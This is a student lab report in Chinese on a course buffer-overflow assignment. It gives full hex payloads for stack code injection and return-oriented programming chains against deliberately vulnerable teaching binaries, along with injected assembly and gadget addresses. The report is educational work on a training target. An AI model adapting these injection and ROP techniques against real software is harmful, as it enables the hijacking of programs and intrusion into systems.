

**实验报告**



**题目： 缓冲区溢出**

**班 级： 2019211309**

**学 号： 2019211397**

**姓 名： 毛子恒**

**学 院： 计算机学院**

**2020年 11 月 21 日**

1. 实验目的
2. 理解C语言程序的函数调用机制，栈帧的结构。
3. 理解x86-64的栈和参数传递机制
4. 初步掌握如何编写更加安全的程序，了解编译器和操作系统提供的防攻击手段。
5. 进一步理解x86-64机器指令及指令编码。
6. 实验环境
7. macOS Catalina 10.15.6 终端：iTerm2 Build 3.3.12
8. bupt1服务器：Ubuntu 16.04.6 LTS
9. Vim version 7.4.1689
10. gcc version 5.4.0
11. GNU gdb 7.11.1
12. GNU objdump 2.26.1
13. 实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；


hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验2的具体内容见实验2说明，尤其需要认真阅读各阶段的Some Advice提示。


本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




1. 实验步骤及实验分析
2. 准备阶段
3. 使用SSH连接到bupt1服务器，命令为：ssh [2019211397@10.120.11.12](mailto:2019211397@10.120.11.12)
4. 查看文件并用tar -xvf target283.tar命令解压文件：



1. 使用objdump反汇编，分别输出到ctarget.d和rtarget.d文件：



1. 查看README.txt和cookie.txt文件，得到cookie为0x216f4180：



1. 查看getbuf函数的说明：

1 unsigned getbuf()

2 {

3     char buf[BUFFER\_SIZE];

4     Gets(buf);

5     return 1;

6 }

其中Gets函数类似gets函数，从标准输入中读取字符串，直到换行符或者EOF结束，将读入的字符串存储到buf字符串中，当我们输入的字符串长度超过BUFFER\_SIZE时，就会发生缓冲区溢出。

1. 关卡一
2. 查看test函数的说明：

1 void test()

2 {

3     int val;

4     val = getbuf();

5     printf("No exploit. Getbuf returned 0x%x\n", val);

6 }

我们需要通过缓冲区溢出来更改getbuf函数栈帧中的数据，更改该函数在返回前的行为，使其调用touch1函数而不是返回到test函数。

1. 查看touch1函数的说明：

1 void touch1()

2 {

3     vlevel = 1; /\* Part of validation protocol \*/

4     printf("Touch1!: You called touch1()\n");


5     validate(1);

6     exit(0);

7 }

根据说明，只要成功调用touch1函数即可通过此关。

1. 查看getbuf函数的汇编代码：



可见函数在数组中分配了0x28字节的空间，在%rsp+0x28的位置就是调用getbuf函数前存储的返回地址，因此修改这个返回地址即可调用touch1。

1. 查看touch1函数的汇编，得到函数的地址是0x4018ff：



1. 用00填充前0x28（即40）个字节，之后用地址填充剩下的字节，由于采用小端法，所以低有效位在前，最终的答案是：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

ff 18 40 00 00 00 00 00

存储在ans1.txt中，使用如下命令发动攻击：



1. 关卡二
2. 查看touch2函数的说明：

1 void touch2(unsigned val)

2 {

3     vlevel = 2; /\* Part of validation protocol \*/

4     if (val == cookie) {

5          printf("Touch2!: You called touch2(0x%.8x)\n", val);

6          validate(2);

7     } else {

8          printf("Misfire: You called touch2(0x%.8x)\n", val);

9          fail(2);


10    }

11     exit(0);


12 }

根据说明，除了调用touch2函数之外，还需要验证传入的参数和cookie相等，才算通过此关。

1. 查看touch2函数的汇编，得到函数的地址是0x40192b：



1. 使用gdb查看调用getbuf函数时栈顶的地址，是0x55626488：



1. 本关需要注入三条指令：把cookie的值放进寄存器%rdi中，把touch2的地址进栈，返回；函数返回后即调用touch2函数。


将以下指令写入到ans2.s中：

mov $0x216f4180,%rdi

pushq $0x40192b

ret

使用gcc编译生成目标文件，再反汇编得到机器码：



1. 答案的前一部分是攻击指令的机器码，第41个字节起写入栈顶指针的位置，于是getbuf函数返回时会跳转到栈顶位置的指令并且执行，最终答案如下：

48 c7 c7 80 41 6f 21 68

2b 19 40 00 c3 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

88 64 62 55 00 00 00 00

存储在ans2.txt中，使用如下命令发动攻击：



1. 关卡三
2. 查看touch3函数的说明：

1 /\* Compare string to hex represention of unsigned value \*/

2 int hexmatch(unsigned val, char \*sval)

3 {

4     char cbuf[110];

5 /\* Make position of check string unpredictable \*/

6     char \*s = cbuf + random() % 100;

7     sprintf(s, "%.8x", val);

8     return strncmp(sval, s, 9) == 0;

9 }

10

11 void touch3(char \*sval)

12 {

13     vlevel = 3; /\* Part of validation protocol \*/

14     if (hexmatch(cookie, sval)) {

15     printf("Touch3!: You called touch3(\"%s\")\n", sval);

16     validate(3);

17     } else {

18         printf("Misfire: You called touch3(\"%s\")\n", sval);

19         fail(3);


20     }

21     exit(0);

22 }

根据说明，调用touch3函数时需要将cookie以字符串的形式传入，函数的第一个参数保存字符串的地址。在执行hexmatch函数时会在栈中申请空间，可能会抹掉我们写入的数据。

1. 查看touch3函数的汇编，得到函数的地址是0x401a3c：



1. 把cookie转化成十六进制ASCII码的表示（使用mac ascii参考ASCII码的编码）：

2 1 6 f 4 1 8 0

32 31 36 66 34 31 38 30

1. 根据题意，需要将cookie字符串存入内存中，将内存的地址存入%rdi参数，我们可以很容易地想到把这个字符串存到缓冲区中，但是执行hexmatch函数时，原本0x28个字节的缓冲区的内容会全部被覆盖；解决方法是将touch3函数的地址存储在缓冲区（设其地址为x），之后将%rsp的值修改为x，然后把cookie字符串置于x的后面，hexmatch就只会覆盖x之前的信息，不会影响到cookie。

指令部分占用缓冲区0x10字节的空间，之后0x8个字节存储touch3函数的地址，再之后0x8个字节存储cookie字符串。我们之前知道栈顶的地址是0x55626488，因此touch3函数的地址是0x55626498，cookie字符串的地址是0x556264a0。


注入的指令有三个：把cookie字符串的地址存入%rdi，把存储touch3函数地址的地址存入%rsp，返回。

将以下指令写入ans3.s中：

mov $0x556264a0,%rdi

mov $0x55626498,%rsp

ret



1. 根据之前的推导，答案的第一部分是攻击指令的机器码，第17个字节起写入touch3函数的地址（低有效位在前），第25个字节起写入cookie字符串，第41个字节起写入栈顶指针的位置。

48 c7 c7 a0 64 62 55 48

c7 c4 98 64 62 55 c3 00

3c 1a 40 00 00 00 00 00

32 31 36 66 34 31 38 30

00 00 00 00 00 00 00 00

88 64 62 55 00 00 00 00

存储在ans3.txt中，使用如下命令发动攻击：



1. 关卡四
2. 这一个关卡仍然需要调用touch2函数。由于采用了栈随机化技术，并且栈的内存标记为不可执行，所以无法执行代码注入，因此采用ROP的攻击方式。需要利用现有的gadget来实现攻击。


反汇编rtarget函数，存储结果到rtarget.d中。

gadget中可以利用的指令包括mov和pop两种，mov指令用于把值在不同寄存器之间传输，pop从栈顶弹出值存储到某一个寄存器中。

观察gadget中pop指令的执行过程，初始时%rsp指向存储pop指令的地址，这时调用ret指令，%rip就指向pop指令，此时%rsp加上0x8，指向存储pop指令的地址的位置后的一个位置；此时执行pop指令，将%rsp指向位置的值赋值给某一个寄存器，此后%rip应当指向一个ret指令，%rsp再加上0x8，此时%rsp指向的位置应当存储下一个gadget的地址。

1. 因此在存储pop指令的地址后的位置中存储一个值，调用pop指令，再通过mov指令搬运这个值到%rdi，就可以实现在关卡二中将立即数赋值给%rdi的步骤。

在farm中查找可用的gadget：




其中从0x401af8起，58 90 c3为

popq %rax

nop（不起作用的指令）

ret



其中从0x401b0b起，48 89 c7 c3为

movq %rax,%rdi

ret

这两个gadget连起来实现了把一个立即数赋值给%rdi

1. 答案的第一部分为00，填充前40个字节；第41个字节起为第一个gadget的地址，第49个字节起为cookie的值，第57个字节起为第二个gadget的地址，第85个字节起为touch3的地址。

在第二个gadget的末尾，通过ret指令调用touch3。

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

f8 1a 40 00 00 00 00 00

80 41 6f 21 00 00 00 00


0b 1b 40 00 00 00 00 00

2b 19 40 00 00 00 00 00

存储在ans4.txt中，使用如下命令发动攻击：




1. 关卡五
2. 和关卡三一样，仍然需要将cookie字符串的值存储到栈中，但是因为栈顶指针的位置不确定，所以不能够直接获取到cookie的位置，观察farm，可以发现这个函数：




于是可以考虑获取初始时%rsp的值，再给它加上一个常数偏置，获取到cookie的地址，再搬运到%rdi寄存器中。

因此指令分为以下几个部分：搬运%rsp的值到%rdi，弹出一个立即数，将值搬运到%rsi，通过上面的指令计算cookie的地址，将值搬运到%rdi。

1. 在farm中寻找可用的gadget：







以上依次为：


0x401b39: movq %rsp,%rax


0x401adb: movq %rax,%rdi



0x401af8: popq %rax








0x401bca: movl %eax,%edx


0x401b7c: movl %edx,%ecx

0x401b75: movl %ecx,%esi

由于没有8字节的指令，而转移的数只有一个字节，所以采用movl；指令之后有一些没有意义的andb或者orb指令，忽略。



0x401b16: lea (%rdi,%rsi,1),%rax



0x401adb: movq %rax,%rdi

1. 答案的第一部分为00，填充前40个字节；第41个字节起为如上所述的指令，在pop后的第85个字节插入偏置常量0x48（cookie字符串在第121个字节，执行movq %rsp,%rax时%rsp指向第49个字节，所以偏置量为121-49=72=0x48）第113个字节起为touch3的地址，第121个字节起为cookie字符串。

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

39 1b 40 00 00 00 00 00

db 1a 40 00 00 00 00 00

f8 1a 40 00 00 00 00 00

48 00 00 00 00 00 00 00

ca 1b 40 00 00 00 00 00

7c 1b 40 00 00 00 00 00

75 1b 40 00 00 00 00 00

16 1b 40 00 00 00 00 00

db 1a 40 00 00 00 00 00

3c 1a 40 00 00 00 00 00

32 31 36 66 34 31 38 30

存储在ans5.txt中，使用如下命令发动攻击：



五、总结体会

本次实验主要内容是利用栈缓冲区实施攻击，主要考察对课本过程部分栈帧知识的了解，也涉及到了编译、反汇编、ASCII码、进制转换、小端法等必要知识。完成这个实验使我对这一部分理论的理解大大加深，尤其对函数调用与返回的过程，以及这个过程中各个寄存器的功能有了更深刻的了解。

令我印象深刻的部分是ROP实验中，通过pop指令取立即数和通过mov指令在寄存器之间搬运值的过程，对于pop指令的精妙应用使我十分感叹。虽然这个部分无法通过一个步骤直接搬运某个值，但是通过几个步骤间接搬运的路线也比较单一，难度不是很大。我刚刚上手这个关卡的时候以为会做类似走迷宫的努力，但是发现解题过程还是比较顺畅。

另外在关卡三中通过直接改变栈顶指针的值来保护内存中cookie字符串的解法也很精妙，想出这个解法需要对栈有比较深刻的了解和直觉。

在本次实验布置之后我就立即投入到解题当中，在解题和撰写实验报告所花的数小时中收获良多，更大大增强了我的动手能力，是对理论课知识的一次很好的补充。